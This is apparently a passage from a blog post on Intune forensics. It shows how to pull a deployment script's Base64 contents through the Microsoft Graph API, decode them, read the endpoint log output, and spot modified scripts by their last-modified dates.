
Send a `GET` to `https://graph.microsoft.com/beta/deviceManagement/deviceManagementScripts/<ScriptID>` to obtain additional script details plus the Base64 encoded contents of the underlying PowerShell script.






Baseline Intune – Microsoft Graph API – Decoding script contents

Using CyberChef we can decode the Base64 contents with ease.



Baseline Intune – Results on the end point

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<![LOG[write output done. output =

    Directory: C:\Users\DennisLabossiere\Desktop


Mode                 LastWriteTime         Length Name
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d-----          2/9/2024   5:22 PM                Test


, error =
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Preview of forensic analysis to come

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
Forensic analysis


What happens to modified scripts?


- When a script is modified, the `Last modified` date will be updated:
  - The `scriptID` does not change even if the script contents are completely altered.




Forensic analysis – Microsoft Graph API

The script was modified, and leveraging the API, we can see the modification time and updated PowerShell script contents.







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

